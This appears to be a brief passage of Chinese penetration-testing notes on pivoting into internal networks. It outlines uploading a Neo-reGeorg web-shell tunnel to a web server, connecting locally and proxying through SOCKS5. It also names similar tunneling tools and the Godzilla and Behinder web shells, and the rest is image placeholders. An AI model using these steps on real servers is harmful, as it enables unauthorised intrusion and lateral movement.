

- 1 -项目Neo-reGeorg
- 2 <https://github.com/L-codes/Neo-reGeorg>
- 3 1、设置密码生成(aspx|ashx|jsp|jspx|php)并上传
- 4 2、使用neoreg.py连接WEB服务器，在本地建立连接
- 5 3、Proxifier添加socks5服务器并配置连接规则测试
- 6 同类推荐项目：
- 7 <https://github.com/zema1/suo5>
- 8 <https://github.com/nccgroup/ABPTTS>
- 9
- 10 -哥斯拉&冰蝎
- 11 哥斯拉: HttpProxy
- 12 冰蝎: 内网穿透



3.1.1 项目Neo-reGeorg上线

















